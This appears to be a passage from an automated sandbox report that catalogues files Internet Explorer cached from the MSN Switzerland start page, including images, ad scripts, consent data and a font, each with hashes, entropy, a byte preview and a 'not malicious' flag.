..3.`..9.(|.d.C .wH.(."D...(D.....d.Y.....<.(PP.F...dL.@.&.28..$1S....*TP.....>...L..!T.X!.(..@a..IsgM..|..Jc(Q.+.....2.:.)y2.J.....W,..eW2.!....!....C.....d...zeh....P.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BBRUB0d[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	489
Entropy (8bit):	7.174224311105167
Encrypted:	false
SSDEEP:	12:6v/78/aKTthjwzd6pQNfgQkdXhSL/KdWE3VUndkJnBl:bTt25hkuSMoGd6
MD5:	315026432C2A8A31BF9B523357AE51E0
SHA1:	BD4062E4467347ED175DB124AF56FC042801F782
SHA-256:	3CC29B2E08310486079BD9DD03FC3043F2973311CE117228D73B3E7242812F4F
SHA-512:	3C8BCF1C8A1DB94F006278AC678A587BCDE39FE2CFD3D30A9CDA2296975425EA114FCB67C47B738B7746C7046B955DCC92E5F7611C6416F27DA3E8EAED875 E
Malicious:	false
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....o.d...~IDAT8Oc.....8],,. Z....d..*)..q.!...w10qs0|.r.....,..T//`...gx^2..l....'..6.30.G....v.9.....?..g.....y.q.. ..1|\....}._.....g.....g.T..>n8....O(..P..L.b..e...+.....w.@5 ..L..{...._0..@1.C_.L.;u.L3.03.....{?.....G..a.....q.....B....._.....i..2.....e..|....P.....?/.i..2...p.....P.x;e...go.....|FvV.. gc0.....*+. 5)...?o>fx^:.,...].4....."......IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BBX2afX[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	688
Entropy (8bit):	7.578207563914851
Encrypted:	false
SSDEEP:	12:6v/74//aaICzkSOms9aEx1Jt+9YKLg+b3OI21P7qO1uCqbyldNEiA67:BPObXRc6AjOI21Pf1dNCg
MD5:	09A4FCF1442AD182D5E707FEBC1A665F
SHA1:	34491D02888B36F88365639EE0458EDB0A4EC3AC
SHA-256:	BE265513903C278F9C6E1EB9E4158FA7837A2ABAC6A75ECBE9D16F918C12B536
SHA-512:	2A8FA8652CB92BBA624478662BC7462D4EA8500FA36FE5E77CBD50AC6BD0F635AA68988C0E646FEDC39428C19715DCD254E241EB18A184679C3A152030FD9F 8
Malicious:	false
Preview:	.PNG.....IHDR.....U....sRGB.....gAMA.....a.....pHYs.....o.d...EIDATHK.Mh.A.....4.....b.Zoz....z."....A../.X.../.....("(*.A.(.qPAK/.....I.Yw3...M...z./...7..}o... ~u'...K_...YM...5w1b....y.V.|.-e.i..D...[V.J...C.....R.QH.....:....U.....].$]LE3.}.....r..#.]...MS.....S..#..t1...Y...g..... 8."m.....Q..>,..?S..{.(7.....;..I.w...?MZ..>.....7z.=.@.q@.;.U..~. ...:.[.Z+3UL#.....G+3.=.V."D7...r/K._..LxY.....E..$..{. sj.D...&.....{.rYU..~G....F3..E...{. .....S....A.Z.f<=.....'.1ve.2}[.....C....h&....r.O..c....u... .N_.S.Y.Q~.?..0.M.L..P.#... b..&..5.Z....r.Q.zM'<...+.X3..Tgf._...+SS...u.....*./.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BBih5H[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 30 x 30, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	930
Entropy (8bit):	7.648838107672973
Encrypted:	false
SSDEEP:	24:4Blz5F/i83HMOlt4Ol9Okcvz7v590ZIVkQ/k8xMd:4Bl9F/iCN7ikcHv5CZIbMV
MD5:	F1AEB21B524DE2509415284BB45C9D1B
SHA1:	9C5D17A573FE2DC2ACB2729381BC777C9C8474A3
SHA-256:	EFD678CBFA67BBD38DCF9BFBDBA90804EA2425B93F0A7447DACA21F9ECCCD458
SHA-512:	5FDD9593498D0C5C479CEB7CD51CE39F47F27A7ECA75D66372E9F633C5D35AC5350B6D3DBD5F3830C2F2A45E53C80340D2B3502A48CF0051D02EB13C844786A
Malicious:	false
Preview:	.PNG.....IHDR.....;0.....sRGB.....gAMA.....a.....pHYs.....o.d...7IDATHK.UKHUA..f.....HQ((_`.K,",..P..(..ha.%QPR..B.T.Dw-2.B`..W{{..Y....K.....i.....{0.9.^.'HS..''t'....=u...]..!.:=.F..W.Q.M:...1.....e...bZ.4(5 .@DJ..7.....Z..&.....jf.aW_.Ndj.[$.k.*.Q. .0.ot.P....pu.1.5...}.....Y...a....<..Mt.....d..$>.|.g@....`...15.^..X..R=.6.Jd..y...(F..T..(.7ew.`..Ay.5.....9..d.n3....7<...^.m4.&$JH|I'}.:.R....d.j.!...[i4.QT...|.....6.....,g.b...."db.{..N:..sj..c..5...,ZX.a.=..*O.P*.:...7Lg.ND...<....c.9Jd.....]5R..!._..:..x..>H..!,`.;...J.#....9..Q....8....s..#DQ.u....}|k.1...e6.6p...V.q.\K....B?..=..40A....#.....n._X.Z..+*.r....>>%..G]..<...:z...f.!.w<....n.Y..%g..W...G..W.....C..NKNv....:..>...F.....7.z..<....\...;.Q..1.|..`Z.OZ.@...`.I|...^..SNe%V...<.6.....o.@#.>.~.... {.....n..>@9..u._.wx.....N}..6.^.P....0....').....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\a8a064[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 28 x 28
Category:	dropped
Size (bytes):	16360
Entropy (8bit):	7.019403238999426
Encrypted:	false
SSDEEP:	384:g2SEiHys4AeP/6ygbkUZp72i+ccys4AeP/6ygbkUZaoGBm:g2Tjs4Ae36kOpqi+c/s4Ae36kOaoGm
MD5:	3CC1C4952C8DC47B76BE62DC076CE3EB
SHA1:	65F5CE29BBC6E0C07C6FEC9B96884E38A14A5979
SHA-256:	10E48837F429E208A5714D7290A44CD704DD08BF4690F1ABA93C318A30C802D9
SHA-512:	5CC1E6F9DACA9CEAB56BD2ECEEB7A523272A664FE8EE4BB0ADA5AF983BA98DBA8ECF3848390DF65DA929A954AC211FF87CE4DBFDC11F5DF0C6E3FEA8A5740EF7
Malicious:	false
Preview:	GIF89a.....dbd.....lnl.....trt.....!..NETSCAPE2.0.....!.....,.....+..I..8...`(.di.h..l.p,..(.....5H.....!.....,.....dbd.....lnl.....dfd...../..I..8...`(.di.h..l..e.....Q... ..-.3...r...!.....,.....dbd.....tvt.....*P.I..8...`(.di.h.v.....A<.. .....pH,.A..!.....,.....dbd.....|~|.....trt...ljl.....dfd..... .B`%.di.h..l.p,.t]S.....^..hD..F. .L..tJ.Z..l.080y..ag+...b.H...!.....,.....dbd.....ljl.....dfd.....lnl.....B.$.di.h..l.p.'J#.....9..Eq.l:..tJ.... ..E.B...#.....N...!.....,.....dbd.....tvt.....ljl.....dfd.....|~|.....D.$.di.h..l.NC.....C...0..)Q..t...L:..tJ.....T..%...@.UH...z.n.....!.....,.....dbd..... lnl.....ljl.....dfd.....trt...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\auction[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	24687
Entropy (8bit):	5.652384104991711
Encrypted:	false
SSDEEP:	384:vnibV8OfOcN083RPQi1AcqoOGze1fobGlQbcReiikpQ0/RYDaDsglBPq5Coi+4m:vnJZ8BvROxxyD6QZD9gyP
MD5:	EB2CC5BDCBCC54223AA836EAD064A668
SHA1:	67D0B525C36B8DB531461CFA17982AD4D9F1658B
SHA-256:	3FB5280FB55D9962B3FD85AFBC9F407AD0937963D5A780CD5409CAFC006377AE
SHA-512:	DBF4E470D133FD3C8B4B50B602EB1873A5418E09A5DEF742A199B5161364B00DE8659ECA8A91EEBB0E87ADFE7CF2896E7BFDDCFA22D069C02570A46AD1B3485B
Malicious:	false
Preview:	.<script id="sam-metadata" type="text/html" data-json="{"optout":{"msaOptOut":false,"browserOptOut":false},"taboola":{"sessionId":"v2_c556ff0e159ec907edd39ba85f377991_c3eb70f4-01f4-454a-b4bc-d4df4f2c1025-tuct6d210ce_1608026958_1608026958_CIi3jgYQr4c_GNak4ZW7lLuZlwEgASgBMCs4stANQNCIEEje2NkDUP_____wFYAGAAaKKcqr2pwqnJjgE"},"tbsessionid":"v2_c556ff0e159ec907edd39ba85f377991_c3eb70f4-01f4-454a-b4bc-d4df4f2c1025-tuct6d210ce_1608026958_1608026958_CIi3jgYQr4c_GNak4ZW7lLuZlwEgASgBMCs4stANQNCIEEje2NkDUP_____wFYAGAAaKKcqr2pwqnJjgE","pageViewId":"f50de71505de4762bd4928d4359b49c4","RequestLevelBeaconUrls":[]}">.</script>.<li class="triptych serversidenativead hasimage " data-json="{"tvb":[],"trb":[],"tjb":[],"p":"taboola","e":true}" data-provider="taboola" data-ad-region="infopane" data-ad-index="3" data-viewability="">

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\de-ch[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	425730
Entropy (8bit):	5.442506374725173

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\de-ch[1].htm	
Encrypted:	false
SSDEEP:	3072:lf1JU3xx+nCH6RO9ndf1b/RQRpB9p2UjkezKRA3ATP1ctLgeVleO8J0Lw:lf1QOnQ/Enbz0A3ZtUeVoO8JL
MD5:	3907B847B784C1004905B8294635DB56
SHA1:	83288DCF9700B702C42035F1A29A8C67466E41B8
SHA-256:	556D5AC2AA532712C9F8FE333821B851BD0CC11B0D15AFE42023C85990E5312C
SHA-512:	141A16BBA303B1FB2B5632752A812BDF76407B04B88101A48A4607AF6FE21B11839722AC768EEC8F700612573A939695413C57C5013E1914CB1B64D32F1BBF47
Malicious:	false
Preview:	<!DOCTYPE html><html prefix="og: http://ogp.me/ns# fb: http://ogp.me/ns/fb#" lang="de-CH" class="hiperf" dir="ltr" >.. <head data-info="v:20201127_292709 16;a:f50de715-05de-4762-bd49-28d4359b49c4;cn:1;az:{did:951b20c4cd6d42d29795c846b4755d88, rid: 1, sn: neurope-prod-hp, dt: 2020-12-14T09:45:57.2801666Z, bt: 2020-11-28T01:14:49.8094285Z};ddpi:1;dpio:;dpi:1;dg:tmx.pc.ms.ie10plus;th:start;PageName:startPage;m:de-ch;cb:;l:de-ch;mu:de-ch;ud:{cid:,vk:homepage,n:,l:de-ch,ck:} ;xd:BBqgbZW;ovc:f;al:;fxd:f;xdpub:2020-12-08 13:46:15Z;xdmap:2020-12-15 10:08:37Z;axd:;f:msnallexpusers,muidflt21cf,muidflt46cf,muidflt51cf,muidflt259cf,muidflt 261cf,muidflt301cf,muidflt314cf,moneyedge3cf,pnehp3cf,moneyhp2cf,compliancehp1cf,starthz1cf,platagyhz3cf,artgly4cf,article4cf,gallery2cf,onetrustpoplive,msnapp3 cf,1s-bing-news,vebudumu04302020,bbh20200521msncf,strsl-spar-noc,msnsports2cf,wfprong1t;userOptOut:false;userOptOutOptions:" data-js="{"dpi&quot ;:1.0,"ddpi":1.0,"dpio":null,&

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\de-ch[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	74702
Entropy (8bit):	5.345294167813595
Encrypted:	false
SSDEEP:	768:hVAyLXfhINb6yvz6Ix1wTpCUVkhB1Ct4AityQ1NEDEEvCDcRiZfWUcU5Jfoc:hVhEvxaEC+biAEv3RiEkz
MD5:	754F6C92A735B47A2CC5E7D03C2102D1
SHA1:	71DDB35ED5E57812B895A939C77A0196B538AF40
SHA-256:	491BF15460B5FEF7B972E48841BACADA7549A01CA52E46297E9F91B2E978132D
SHA-512:	D3A859DBB25BA28D0401428A6C68B87F0BE3825DAA773B161A86D33164846FF67ADD99FD4A1CF3CA4613293DD2F629C5CE2E9A3E6E8A7C796A361F02CEFA3C 8
Malicious:	false
Preview:	{"DomainData":{"cctId":"55a804ab-e5c6-4b97-9319-86263d365d28","MainText":"Ihre Privatsph.re","MainInfoText":"Wir verarbeiten Ihre Daten, um Inhalte oder Anzeigen bereitzustellen, und analysieren die Bereitstellung solcher Inhalte oder Anzeigen, um Erkenntnisse .ber unsere Website zu gewinnen. Wir teilen diese Informationen mit u nseren Partnern auf der Grundlage einer Einwilligung und berechtigter Interessen. Sie k.nnen Ihr Recht auf Einwilligung oder Widerspruch gegen ein berechtigtes Interesse aus.ben, und zwar auf der Grundlage eines der folgenden bestimmten Zwecke oder auf Partnerebene .ber den Link unter jedem Zweck. Diese Entscheidungen werden an unsere Anbieter, die am Transparency and Consent Framework teilnehmen, signalisiert.","AboutText":"Weitere Informationen","AboutCookiesText":"Ihre Pri vatsph.re","ConfirmText":"Alle zulassen","AllowAllText":"Einstellungen speichern","CookiesUsedText":"Verwendete Cookies","AboutLink":"https://go.microsoft.com/fwlink/?LinkId=521839","H

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\e151e5[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 1 x 1
Category:	dropped
Size (bytes):	43
Entropy (8bit):	3.122191481864228
Encrypted:	false
SSDEEP:	3:CUTxls/1h/:7lU/
MD5:	F8614595FBA50D96389708A4135776E4
SHA1:	D456164972B508172CEE9D1CC06D1EA35CA15C21
SHA-256:	7122DE322879A654121EA250AEAC94BD9993F914909F786C98988ADBD0A25D5D
SHA-512:	299A7712B27C726C681E42A8246F8116205133DBE15D549F8419049DF3FCFDAB143E9A29212A2615F73E31A1EF34D1F6CE0EC093ECEAD037083FA40A075819D2
Malicious:	false
Preview:	GIF89a.....!.....,.....D..;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\fcmain[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	39055
Entropy (8bit):	5.077844688511279
Encrypted:	false
SSDEEP:	768:q1av1Ub8Dn/eEW94hIxNMGMYXf9wOBEZn3SQN3GFl295oVlsDJByls3s3:OQ1UbONWmhIxNMGMYXf9wOBEZn3SQN3c
MD5:	ACBA8FFF2F53D0078EB01DEF4DA3B5AD
SHA1:	C7D851FF2FDED3604CFC70C869E4E3858F15309E
SHA-256:	2C0B818831F4831B6904DBB00E7301C2035344D5A057DB6EC1106078E0BCE471
SHA-512:	253792B13E4BAB5265637096ED7FEB35CA28704D2A6FD2815A615231B91C75470B7061E10E4642AEA5D3451C19B0898263F09AE8855AC0E6BE11873474EF8E84
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\fcmain[1].js	
Preview:	;window._mNDetails.initAd({"vi":"1608026954401370110","s":{"_mNL2":{"size":"306x271","viComp":"1608013725366219001","hideAdUnitABP":true,"abpl":"3","custHt":"","setL3100":"1"},"lhp":{"l2wsip":"2887305235","l2ac":""},"_mNe":{"pid":"8PO641UYD","requrl":"https://www.msn.com/de-ch/?ocid=iehp#mnetcrid=722878611#"},"_md":[],"ac":{"content":"<!DOCTYPE HTML PUBLIC \"-\/\/W3C\/\/DTD HTML 4.01 Transitional\/\/EN\" \"http:\/\/www.w3.org\/TR\/html4\/loose.dtd\">\r\n<html xmlns=\"http:\/\/www.w3.org\/1999\/xhtml\">\r\n<head><meta http-equiv=\"x-dns-prefetch-control\" content=\"on\"><style type=\"text\/css\">body{background-color: transparent;}<\/style><meta name=\"tids\" content=\"a='800072941' b='803767816' c='msn.com' d='entity type'\" \/><script type=\"text\/javascript\">try{window.locHash = (parent._mNDetails && parent._mNDetails.getLocHash && parent._mNDetails.getLocHash(\"722878611\",\"1608026954401370110\")) || (parent._mNDetails[\"locHash\"] && parent._mNDetails[\"locHash\

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\http___cdn.taboola.com_libtrc_static_thumbnails_GETTY_IMAGES_IBK_606910635__VqZNjsRU[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	8977
Entropy (8bit):	7.947479110101718
Encrypted:	false
SSDEEP:	192:6WrMcvUSzHvTwhK1b1vf9ZZXIZ/XFvMWUsH/WEqfkNGEy4Yr:6HcvTzsKd19/Xl9lj3WEVGEy4q
MD5:	C4931E6BBCB5E90E5EC143703BD2F152
SHA1:	E4125F6F6032BDD229222C7C906EE1DCF8EAFE48
SHA-256:	F559E194A2F4A3AABF0882D74E5B3B253065FF4C40CC029D11A0F1157382BA2F
SHA-512:	76A79AE3BCEC3F764AFB31020819CF464F4531416D11BC60CB406CC996985E23D7416A29C8398D5CEA7770B20EBFF673E97DC3FBDC9F9D94EEDF22E0E780ED1
Malicious:	false
Preview:	......JFIF.....%.....%!(!.!(!;/))/;E:7:ESJJSici.....%.....%!(!.!(!;/))/;E:7:ESJJSici.....7....".....3..... .....h$.Z.+...)Q.Ix'u.....@..pa.pS..Y.%V[+5Q.x..VZ.c..u".W.....O..T....UGYB.YB%{.c.9Z.q..a....R>..s.6.....n..<f.}.-..[....+.F..D.:!YT.e.%.?A.....8C.....o.F.....@.aY.+.e!Yd...qQ.".}.e..y\...<....f-u.`0CC;y.....l,T...^..#.r.6.v.\.6..}@.'c.yd.....OX...J...+....[...0....ZHR[2S|L...4.,g...U...3tvL.].("U{....=..k.O...mtJ.x.N..j..$njz...k..m.v.....=n.....*.;]....+.....r..>V:N....2.R..E.v..<....s.\.{.|X.....<*GK.P,.V>u {.N...%...._yx2T..._D.'.....m...<..Y.....NH.....xI.....u}.Q.....V?`.=....8h.13../Vih..?&..:..Y,E7>b.....Z.,e.E..k...M...s.f\.1~..}.3.q....i<.._.bJ=<...Nb....x$..A....b....k...me... J.!r...A~qO..j.....$..7-.....,.....OF.,..g....1...].ka....1I2r...T~....@...aj9r..<

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\http___res.cloudinary.com_taboola_image_upload_v1605710952_iaw9hiklq59yhcl0e7r9[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	8664
Entropy (8bit):	7.941087670548022
Encrypted:	false
SSDEEP:	192:6MKEV9wJkGJDpkAW+0aRgusxwaQJRw2Uuev6GvDd9vLd5:6cwHDGAW1aWjxtyR9466DvZ5
MD5:	C0DD4EDD5BF49806361F5FCFF35CE255
SHA1:	FA245C16E1B9EF2C5F7D46FF4482E310511E7540
SHA-256:	45CFE265157EAFB3A2FD5FB36B11EBE8676BC67DB1B9E64839522E191EEBC757
SHA-512:	7B335639D7CB03450FFF79623EA95B025C82FB3ECFAD29BAB4CCB86ABB45C0A0161CD6798BEC37FF3D13892B2B217AEA3DE752E7A30B52E3ACA9BDD86CFAB48C
Malicious:	false
Preview:	......JFIF.....%.....%!(!.!(!;/))/;E:7:ESJJSici.....%.....%!(!.!(!;/))/;E:7:ESJJSici.....7....".....4..... .....B.....e.....C.u*./..e.....}..sQ...z@u;+..tl^....nF...K.z9.+>....2.....}.7.....H.9..rg.Oq.p..w3L....w.:..|..G1...M....._..c3..4..|.....%.x3.2.....=....<.x6[.r....7y..J..|.o..).2.{j@.....>.#.T...]w.1.U^z....>.rK,N...,N .7...L@..cA$.4..E.}x..#.T[U.`)..FMGF.}/.E..%..6.[."^e....I....Z`DR.Q(<..B..,V=.....%/=..S....j.u^y.yu.cWe..A...'....2...^CF ...4m|.T....6.Y.....(..g.6.e.T.....aP,.X1.f....^.!S&!.T.y2.u.....u.~f..o...Gx.QB..F.....8>.\..(...'...N...bI.I.I...>...zm\.../..&.3\.B|.~..VXU..S....;8.]..'.....X.@.@.A.~e.;.<...]f.;.z.w.Q.;?.Y.2.....;...I...Y.4<....WZ...I I .d.%b. .Q.....k/....U....FI.....=.Iy....."hI.egQ.....].I I ..)9.^...[T.....J.o....,U[MW?/.....L.....Nb?.H#}U.%`.@...qD..k...L....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\iab2Data[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	180232
Entropy (8bit):	5.115010741936028
Encrypted:	false
SSDEEP:	768:l3JqIWlR2TryukPPnLLuAlGpWAowa8A5NbNQ8nYHv:l3JqIcATDELLxGpEw7Aq8YP
MD5:	EC3D53697497B516D3A5764E2C2D2355
SHA1:	0CDA0F66188EBF363F945341A4F3AA2E6CFE78D3
SHA-256:	2ABD991DABD5977796DB6AE4D44BD600768062D69EE192A4AF2ACB038E13D843
SHA-512:	CC35834574EF3062CCE45792F9755F1FB4B63DDD399A5B44C40555D191411F0B8924E5C2FEFCD08BAC69E1E6D6275E121CABB4A84005288A7452922F94BE565
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\iab2Data[1].json	
Preview:	{"gvlSpecificationVersion":2,"tcfPolicyVersion":2,"features":{"1":{"descriptionLegal":"Vendors can:\n* Combine data obtained offline with data collected online in support of one or more Purposes or Special Purposes.","id":1,"name":"Match and combine offline data sources","description":"Data from offline data sources can be combined with your online activity in support of one or more purposes"},"2":{"descriptionLegal":"Vendors can:\n* Deterministically determine that two or more devices belong to the same user or household\n* Probabilistically determine that two or more devices belong to the same user or household\n* Actively scan device characteristics for identification for probabilistic identification if users have allowed vendors to actively scan device characteristics for identification (Special Feature 2)","id":2,"name":"Link different devices","description":"Different devices can be determined as belonging to you or your household in support of one or more of purposes."},"3":{"de

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\otTCF-ie[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	102879
Entropy (8bit):	5.311489377663803
Encrypted:	false
SSDEEP:	768:ONkWT0m7r8N1qpPVsjvB6z4Yj3RCjnugKtLEdT8xJORONTMC5GkkJ0XcJGk58:8kunecpuj5QRCjnrKxJg0TMC5ZW8
MD5:	52F29FAC6C1D2B0BAC8FE5D0AA2F7A15
SHA1:	D66C777DA4B6D1FEE86180B2B45A3954AE7E0AED
SHA-256:	E497A9E7A9620236A9A67F77D2CDA1CC9615F508A392ECCA53F63D2C8283DC0E
SHA-512:	DF33C49B063AEFD719B47F9335A4A7CE38FA391B2ADF5ACFD0C3FE891A5D0ADDF1C3295E6FF44EE08E729F96E0D526FFD773DC272E57C3B247696B79EE1168BA
Malicious:	false
Preview:	!function(){"use strict";var c="undefined"!=typeof window?window:"undefined"!=typeof global?global:"undefined"!=typeof self?self:{};function e(e){return e&&e.__esModule&&Object.prototype.hasOwnProperty.call(e,"default")?e.default:e}function t(e,t){return e(t={exports:{}},t.exports)}function n(e){return e&&e.Math==Math&&e}function p(e){try{return!!e()}catch(e){return!0}}function E(e,t){return{enumerable:!(1&e),configurable:!(2&e),writable:!(4&e),value:t}}function o(e){return w.call(e).slice(8,-1)}function u(e){if(null==e)throw TypeError("Can't call method on "+e);return e}function l(e){return I(u(e))}function f(e){return"object"==typeof e?null!==e:"function"==typeof e}function i(e,t){if(!f(e))return e;var n,r;if(t&&"function"==typeof(n=e.toString)&&!f(r=n.call(e)))return r;if("function"==typeof(n=e.valueOf)&&!f(r=n.call(e)))return r;if(!t&&"function"==typeof(n=e.toString)&&!f(r=n.call(e)))return r;throw TypeError("Can't convert object to primitive value")}function y(e,t){retur

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\39ab3103-8560-4a55-bfc4-401f897cf6f2[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 300x300, frames 3
Category:	dropped
Size (bytes):	64434
Entropy (8bit):	7.97602698071344
Encrypted:	false
SSDEEP:	1536:uvrPk/qeS+g/vzqMMWi/shpcnsdHRpkZRF+wL7NK2cc8d55:uvrsSb7XzB0shpOWpkThLRyc8J
MD5:	F7E694704782A95060AC87471F0AC7EA
SHA1:	F3925E2B2246A931CB81A96EE94331126DEDB909
SHA-256:	DEEBF748D8EBEB50F9DFF0503606483CBD028D255A888E0006F219450AABCAAE
SHA-512:	02FEFF294B6AECDDA9CC9E2289710898675ED8D53B15E6FF0BB090F78BD784381E4F626A6605A8590665E71BFEED7AC703800BA018E6FE0D49946A7A3F431D7
Malicious:	false
Preview:	......JFIF.....C.....C.....,...".....Q.....!.1A."Qaq.....#2...$B...3Rb.%CS...&4Tr..(56cs.....F.....!...1..AQ"aq.2....BR....#3..Cb....$Sr..&FTc.....?...N..m.1$!..l({&.l...Uw.Wm...i..VK.KWQH.9..n...S~.....@xT.%.D.?....}Nm.;&.....y.qt8...x.2..u.TT.=.TT...k.....2..j.J...BS...@'.a....6..S/0.l,.J.r...,<3~...,A....V.G..'*....5].....p...#Yb.K.n!'n..w..{o..._.....1..l...).(.l.4.....z[}.Z....D2.y...o..}.=..+i.=U.....J$.(.IH0.-...uKSUm*P..T.5..H.6....6k,8.E....".n.....pMk+..,q...n)GEUM..UUwO%O...)CJ&.P.2!!.....D.z...W...Q..r.t..6]... U.;m...^..:*.k.ZO9...#...q2....mTu..Ej....6.)Se.<.*.....U.@...K.g\D.../..S....~.3 ....hN..''..n...v.?E^,.R<-.Y^)...M.^a.O.R.D...;yo.~..x;u..H.....-.%.....].*.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\41-0bee62-68ddb2ab[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1238
Entropy (8bit):	5.066474690445609
Encrypted:	false
SSDEEP:	24:HWwAaHZRRIYfOeXPmMHUKq6GGiqIlQCQ6cQflgKioUInJaqzrQJ:HWwAabuYfO8HTq0xB6XfyNoUiJaD
MD5:	7ADA9104CCDE3FDFB92233C8D389C582
SHA1:	4E5BA29703A7329EC3B63192DE30451272348E0D
SHA-256:	F2945E416DDD2A188D0E64D44332F349B56C49AC13036B0B4FC946A2EBF87D99
SHA-512:	2967FBCE4E1C6A69058FDE4C3DC2E269557F7FAD71146F3CCD6FC9085A439B7D067D5D1F8BD2C7EC9124B7E760FBC7F25F30DF21F9B3F61D1443EC3C214E3F
Malicious:	false
Preview:	define("meOffice",["jquery","jqBehavior","mediator","refreshModules","headData","webStorage","window"],function(n,t,i,r,u,f,e){function o(t,o){function v(n){var r=e.localStorage,i,t,u;if(r&&r.deferLoadedItems)for(i=r.deferLoadedItems.split(","),t=0,u=i.length;t<u;t++)if(i[t]&&i[t].indexOf(n)!==-1){f.removeItem(i[t]);break}}function a(){var i=t.find("section li time");i.each(function(){var t=new Date(n(this).attr("datetime"));t&&n(this).html(t.toLocaleString())})}function p(){c=t.find("[data-module-id]").eq(0);c.length&&(h=c.data("moduleId"),h&&(l="moduleRefreshed-"+h,i.sub(l,a)))}function y(){i.unsub(o.eventName,y);r(s).done(function(){a();p()})}var s,c,h,l;return u.signedin||(t.hasClass("office")?v("meOffice"):t.hasClass("onenote")&&v("meOneNote")),{setup:function(){s=t.find("[data-module-deferred-hover], [data-module-deferred]").not("[data-sso-dependent]");s.length&&s.data("module-deferred-hover")&&s.html("<p class='meloading'><\/p>");i.sub(o.eventName,y)},teardown:function(){h&&i.un

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\4996b9[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 45633, version 1.0
Category:	dropped
Size (bytes):	45633
Entropy (8bit):	6.523183274214988
Encrypted:	false
SSDEEP:	768:GiE2wcDeO5t68PKACfgVEwZfaDDxLQ0+nSEClr1X/7BXq/SH0Cl7dA7Q/B0WkAfO:82/DeO5M8PKASCZSvxQ0+TCPXtUSHF7c
MD5:	A92232F513DC07C229DDFA3DE4979FBA
SHA1:	EB6E465AE947709D5215269076F99766B53AE3D1
SHA-256:	F477B53BF5E6E10FA78C41DEAF32FA4D78A657D7B2EFE85B35C06886C7191BB9
SHA-512:	32A33CC9D6F2F1C962174F6CC636053A4BFA29A287AF72B2E2825D8FA6336850C902AB3F4C07FB4BF0158353EBBD36C0D367A5E358D9840D70B90B93DB2AE32
Malicious:	false
